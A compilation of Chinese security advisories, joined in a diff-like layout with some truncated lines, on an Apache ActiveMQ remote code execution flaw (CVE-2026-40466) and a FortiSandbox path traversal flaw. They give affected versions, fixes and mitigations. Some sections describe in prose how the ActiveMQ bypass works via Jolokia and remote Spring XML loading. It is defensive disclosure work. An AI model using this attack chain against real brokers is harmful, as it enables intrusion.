# 【已复现】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)
|
||||
安恒信息CERT 2026-04-24 11:40
|
||||
|
||||

|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color:transparent;"><td colspan="4" data-colwidth="100.0000%" width="100.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;color:rgb(255, 255, 255);box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:center;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞概述</span></strong></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞名称</span></strong></p></section></section></td><td colspan="3" data-colwidth="75.0000%" width="75.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p><span style="letter-spacing:0.544px;"><span leaf="">Apache ActiveMQ 远程代码执行漏洞</span></span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">安恒CERT评级</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;word-break:break-all;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">2级</span></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">CVSS3.1评分</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">8.8</span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">CVE编号</span></strong></p></section></section></tLine truncated
|
||||
|
||||
该产品主要使用客户行业分布广泛,漏洞危害性高,建议客户尽快做好自查及防护。
|
||||
安恒研究院卫兵实验室已通过恒脑AI代码审计智能体复现此漏洞。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞信息**
|
||||
|
||||
|
||||
|
||||
|
||||
Apache ActiveMQ 是一个开源的 Java 消息代理(Message Broker),它作为中间件用于在分布式系统中解耦服务和管理消息队列。
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
**漏洞危害等级:**
|
||||
高危
|
||||
|
||||
**漏洞类型:**
|
||||
远程代码执行
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
**影响版本:**
|
||||
|
||||
Apache ActiveMQ Broker (activemq-broker) < 5.19.6
|
||||
6.0.0 <= Apache ActiveMQ Broker (activemq-broker) < 6.2.5
|
||||
|
||||
Apache ActiveMQ All(activemq-all) < 5.19.6
|
||||
|
||||
6.0.0 <= Apache ActiveMQ All(activemq-all) < 6.2.5
|
||||
|
||||
Apache ActiveMQ(apache-activemq) < 5.19.6
|
||||
|
||||
6.0.0 <= Apache ActiveMQ(apache-activemq) < 6.2.5
|
||||
|
||||
|
||||
**CVSS向量**
|
||||
|
||||
访问途径(AV):网络
|
||||
|
||||
攻击复杂度(AC):低
|
||||
|
||||
所需权限(PR):
|
||||
低
|
||||
|
||||
用户交互(UI):无
|
||||
|
||||
影响范围 (S):不变
|
||||
|
||||
机密性影响 (C):高
|
||||
|
||||
完整性影响 (l):
|
||||
高
|
||||
|
||||
可用性影响 (A):
|
||||
高
|
||||
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
|
||||
|
||||
**官方修复方案:**
|
||||
|
||||
1、升级 Apache ActiveMQ 至官方修复版本 5.19.6 或 6.2.5。
|
||||
|
||||
2、对已部署实例重点排查 Jolokia API 暴露情况、异常 network connector 配置以及可疑远程 XML 加载行为。
|
||||
|
||||
3、如业务使用了受影响版本,升级后建议结合日志审计与主机排查确认是否存在异常利用痕迹。
|
||||
|
||||
信息来源:https://seclists.org/oss-sec/2026/q2/207
|
||||
|
||||
**临时缓解方案:**
|
||||
|
||||
|
||||
1、在完成升级前,限制 ActiveMQ 管理接口和 Jolokia API 的访问范围,避免暴露到不可信网络。
|
||||
|
||||
2、若业务允许,可临时禁用或移除 activemq-http 模块,降低通过 HTTP Discovery 链路触发问题的风险。
|
||||
|
||||
3、结合防火墙、反向代理或访问控制策略,仅允许受信任的管理来源访问相关管理端点。
|
||||
|
||||
信息来源:https://mp.weixin.qq.com/s/dWklev4zkj1rRms1B6tRaQ
|
||||
|
||||
|
||||
|
||||
**参考资料**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
https://mp.weixin.qq.com/s/dWklev4zkj1rRms1B6tRaQ
|
||||
|
||||
https://seclists.org/oss-sec/2026/q2/207
|
||||
|
||||
https://activemq.apache.org/download.html
|
||||
|
||||
|
||||
|
||||
**技术支持**
|
||||
|
||||
|
||||
|
||||
|
||||
如有漏洞相关需求支持请联系400-6059-110获取相关能力支撑。
|
||||
|
||||
|
||||
@@ -0,0 +1,103 @@
|
||||
# 【已复现】漏洞通告 | Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)
|
||||
安全实验室
|
||||
安全实验室 中成信息 2026-04-24 10:14
|
||||
|
||||

|
||||
|
||||
**1**
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)是 CVE-2026-34197 安全补丁的绕过。当目标环境的类路径中存在 activemq-http 模块时,已认证的攻击者可通过 Jolokia API 添加采用 HTTP Discovery 传输机制的恶意网络连接器。攻击者控制的 HTTP 端点返回 VM 传输 URI 以规避安全验证,进而利用 Spring 的 ResourceXmlApplicationContext 加载远程恶意 XML 配置文件,最终在目标 JVM 上执行任意代码。
|
||||
|
||||
2
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
Apache ActiveMQ Broker (activemq-broker) < 5.19.6
|
||||
|
||||
6.0.0 <= Apache ActiveMQ Broker (activemq-broker) < 6.2.5
|
||||
|
||||
Apache ActiveMQ All(activemq-all) < 5.19.6
|
||||
|
||||
6.0.0 <= Apache ActiveMQ All(activemq-all) < 6.2.5
|
||||
|
||||
Apache ActiveMQ(apache-activemq) < 5.19.6
|
||||
|
||||
6.0.0 <= Apache ActiveMQ(apache-activemq) < 6.2.5
|
||||
|
||||
|
||||
|
||||
3
|
||||
|
||||
|
||||
**漏洞详情**
|
||||
<table><tbody><tr><td colspan="4" data-colwidth="143,144,143,143"><section style="text-align: center;"><span data-pm-slice="0 0 []"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">漏洞详情</span></span></section></td></tr><tr><td data-colwidth="143"><section style="text-align: center;"><span data-pm-slice="0 0 []"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">漏洞名称</span></span></section></td><td colspan="3" data-colwidth="144,143,143"><section style="text-align: center;"><span leaf="" style="background-color: rgb(255, 255, 255);color: rgba(0, 0, 0, 0.9);font-size: 13px;font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;font-style: normal;font-weight: 400;">Apache ActiveMQ 远程代码执行漏洞</span></section></td></tr><tr><td data-colwidth="143"><section style="text-align: center;"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">漏洞编号</span></section></td><td colspan="3" data-colwidth="144,143,143"><section style="text-align: center;"><span leaf="" style="background-color: rgb(255, 255, 255);color: rgba(0, 0, 0, 0.9);font-size: 13px;font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;font-style: normal;font-weight: 400;">CVE-2026-40466</span></section></td></tr><tr><td data-colwidth="143"><section style="text-align: center;"><span leaf="" style="color: rgba(0, 0, 0, 0.9);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-align: center;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;display: inline !important;">评级</span></section></td><td data-colwidth="144"><section style="text-align: center;"><span leaf="" style="color: rgb(255, 41, 65);font-family: "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;font-size: 13px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 700;letter-spacing: 0.544px;orphans: 2;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;background-color: rgb(255, 255, 255);text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;float: none;diLine truncated
|
||||
|
||||
4
|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
中成信息安全实验室已复现Apache ActiveMQ 远程代码执行漏
|
||||
洞,验证如下。
|
||||
|
||||

|
||||
|
||||
5
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
官方已发布安全版本,建议受影响用户建议立即升级至
|
||||
|
||||
Apache ActiveMQ >=5.19.6
|
||||
|
||||
Apache ActiveMQ >= 6.2.5
|
||||
下载地址:
|
||||
|
||||
https://activemq.apache.org/download.html
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
关于我们
|
||||
|
||||
|
||||
漳州中成信息科技有限公司是一家专注于网络安全实战防护的创新型服务提供商。我们深刻理解网络安全的核心在于攻防对抗的持续较量,并以此独特视角为基石,致力于为客户构建动态、主动、智能化的纵深防御体系。区别于传统的被动防御,我们坚信“未知攻,焉知防”。公司汇聚了顶尖的渗透测试专家(红队)、应急处置精英(蓝队)及经验丰富的安全服务工程师,形成了一支具备完整攻防对抗能力的专业团队。我们的渗透测试团队模拟真实攻击者的思维与手段,深入挖掘系统、应用及网络中的深层次漏洞与风险点;应急处置团队则能在安全事件发生时快速响应、精准定位、有效遏制损失并溯源根因;安服工程师团队则致力于将攻防对抗中获得的宝贵经验转化为常态化的安全策略、加固措施与运营流程。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**点击名片**
|
||||
|
||||

|
||||
|
||||
**关注我们**
|
||||
|
||||
|
||||
|
||||
**扫描官网二维码**
|
||||

|
||||
|
||||
**了解更多**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,217 @@
|
||||
# 【漏洞通告】Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-04-24 12:29
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
Apache ActiveMQ
|
||||
|
||||
**影响范围:**
|
||||
|
||||
Apache ActiveMQ < 5.19.6
|
||||
|
||||
6.0.0 ≤ Apache ActiveMQ< 6.2.5
|
||||
|
||||
Apache ActiveMQ Broker < 5.19.6
|
||||
|
||||
6.0.0 ≤ Apache ActiveMQ Broker < 6.2.5
|
||||
|
||||
Apache ActiveMQ All < 5.19.6
|
||||
|
||||
6.0.0 ≤ Apache ActiveMQ All < 6.2.5
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
代码执行
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:需要用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:困难,需要认证。
|
||||
|
||||
<综合评定威胁等级>:高危,能造成远程代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
Apache ActiveMQ 是最流行的开源、多协议、基于 Java 的消息代理。它支持行业标准协议,因此用户可以从多种语言和平台的客户端选择中受益。从使用 JavaScript、C、C++、Python、.Net 等编写的客户端进行连接。
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年4月24日,深瞳漏洞实验室监测到一则Apache ActiveMQ组件存在代码执行漏洞的信息,漏洞编号:CVE-2026-40466,漏洞威胁等级:高危。
|
||||
|
||||
|
||||
Apache ActiveMQ Broker、Apache Active MQ All和Apache ActiveMQ中的输入验证不正确、代码生成控制不正确代码注入漏洞。**如果ActiveMQ HTTP模块在类路径上,则经过身份验证的攻击者可以通过BrokerView.addNetworkConnector或BrokerView.addConnector通过Jolokia使用HTTP Discovery传输添加连接器,从而绕过CVE-2026-34197中的修复。恶意HTTP端点可以通过HTTP URI返回VM传输,这将绕过CVE-2026-34197中添加的验证。然后,攻击者可以使用VM传输的BrokerConfig参数来使用ResourceXmlApplicationContext加载远程Spring XML应用程序上下文。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的Apache ActiveMQ版本:
|
||||
|
||||
Apache ActiveMQ < 5.19.6
|
||||
|
||||
6.0.0 ≤ Apache ActiveMQ < 6.2.5
|
||||
|
||||
Apache ActiveMQ Broker < 5.19.6
|
||||
|
||||
6.0.0 ≤ Apache ActiveMQ Broker < 6.2.5
|
||||
|
||||
Apache ActiveMQ All < 5.19.6
|
||||
|
||||
6.0.0 ≤ Apache ActiveMQ All < 6.2.5
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布最新版本修复该漏洞,建议受影响用户将Apache ActiveMQ升级到最新版本。
|
||||
|
||||
下载链接:https://activemq.apache.org/download.html
|
||||
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、风险资产发现**
|
||||
|
||||
支持对Apache ActiveMQ的主动检测,**可批量检出业务场景中该事件的受影响资产情况,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
已发布资产检测方案,指纹ID:0007260。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
已发布资产检测方案,指纹ID:0007260。
|
||||
|
||||
|
||||
**2、漏洞主动检测**
|
||||
|
||||
支持对Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)的主动检测,**可批量快速检出业务场景中是否存在漏洞风险,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
预计2026年04月26日发布检测方案,规则ID:SF-2026-00904。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
预计2026年05月30日发布检测方案,规则ID:SF-2026-01015。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月30日发布检测方案(需要具备TSS组件能力),规则ID:SF-2026-01015。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年04月26日发布检测方案(需要具备云镜组件能力),规则ID:SF-2026-00904。
|
||||
|
||||
|
||||
**3、漏洞安全监测**
|
||||
|
||||
支持对Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)的监测,**可依据流量收集实时监控业务场景中的受影响资产情况,快速检查受影响范围,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
预计2026年05月08日发布监测方案,规则ID:11220422。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月08日发布监测方案(需要具备SIP组件能力),规则ID:11220422。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月08日发布监测方案,规则ID:11220422。
|
||||
|
||||
|
||||
**4、漏洞安全防护**
|
||||
|
||||
支持对Apache ActiveMQ 远程代码执行漏洞(CVE-2026-40466)的防御,**可阻断攻击者针对该事件的入侵行为,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
预计2026年05月08日发布防护方案,规则ID:11220422。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
预计2026年05月08日发布防护方案,规则ID:11220422。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月08日发布防护方案(需要具备AF组件能力),规则ID:11220422。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月08日发布防护方案(需要具备AF组件能力),规则ID:11220422。
|
||||
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://seclists.org/oss-sec/2026/q2/207
|
||||
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/04/24**
|
||||
|
||||
深瞳漏洞实验室监测到Apache ActiveMQ 远程代码执行漏洞信息。
|
||||
|
||||
|
||||
**2026/04/24**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||

点击**阅读原文**
|
||||
,及时关注并登录深信服**智安全平台**
|
||||
,可轻松查询漏洞相关解决方案。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,171 @@
|
||||

# 【漏洞通告】FortiSandbox目录遍历漏洞(CVE-2026-39813)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-04-24 12:29
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
FortiSandbox目录遍历漏洞(CVE-2026-39813)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
FortiSandbox
|
||||
|
||||
**影响范围:**
|
||||
|
||||
5.0.0 ≤=FortiSandbox≤= 5.0.5
|
||||
|
||||
4.4.0 ≤=FortiSandbox≤= 4.4.8
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
目录遍历
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:无需用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:容易,无需授权即可造成敏感信息泄露。
|
||||
|
||||
<综合评定威胁等级>:高危,能够造成敏感信息泄露。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
Fortinet FortiSandbox 是一款先进的沙箱技术,旨在通过动态分析检测和防御未知的恶意软件和攻击。它能够有效地模拟攻击环境并捕捉潜在威胁,提升网络安全性。
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年4月23日,深瞳漏洞实验室监测到一则FortiSandbox组件存在目录遍历漏洞的信息,漏洞编号:CVE-2026-39813,漏洞威胁等级:高危。
|
||||
|
||||
|
||||
Fortinet FortiSandbox 5.0.0 至 5.0.5 和 4.4.0 至 4.4.8 包含因错误输入验证导致的路径遍历,**允许攻击者通过精心设计的路径穿越提升权限,利用漏洞则要求攻击者发送精心设计的请求。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的FortiSandbox版本:
|
||||
|
||||
5.0.0 ≤FortiSandbox≤ 5.0.5
|
||||
|
||||
4.4.0 ≤FortiSandbox≤ 4.4.8
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布最新版本修复该漏洞,建议受影响用户将FortiSandbox5.0升级到5.0.6或更高版本,FortiSandbox升级到4.4.9或更高版本。
|
||||
https://fortiguard.fortinet.com/psirt/FG-IR-26-112
|
||||
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、漏洞安全监测**
|
||||
|
||||
支持对FortiSandbox目录遍历漏洞(CVE-2026-39813)的监测,**可依据流量收集实时监控业务场景中的受影响资产情况,**
|
||||
快速检查受影响范围,相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
预计2026年05月06日发布监测方案,规则ID:11220421。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月06日发布监测方案(需要具备SIP组件能力),规则ID:11220421。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月06日发布监测方案,规则ID:11220421。
|
||||
|
||||
|
||||
**2、漏洞安全防护**
|
||||
|
||||
支持对FortiSandbox目录遍历漏洞(CVE-2026-39813)的防御,**可阻断攻击者针对该事件的入侵行为,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
预计2026年05月06日发布防护方案,规则ID:11220421。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
预计2026年05月06日发布防护方案,规则ID:11220421。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月06日发布防护方案(需要具备AF组件能力),规则ID:11220421。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月06日发布防护方案(需要具备AF组件能力),规则ID:11220421。
|
||||
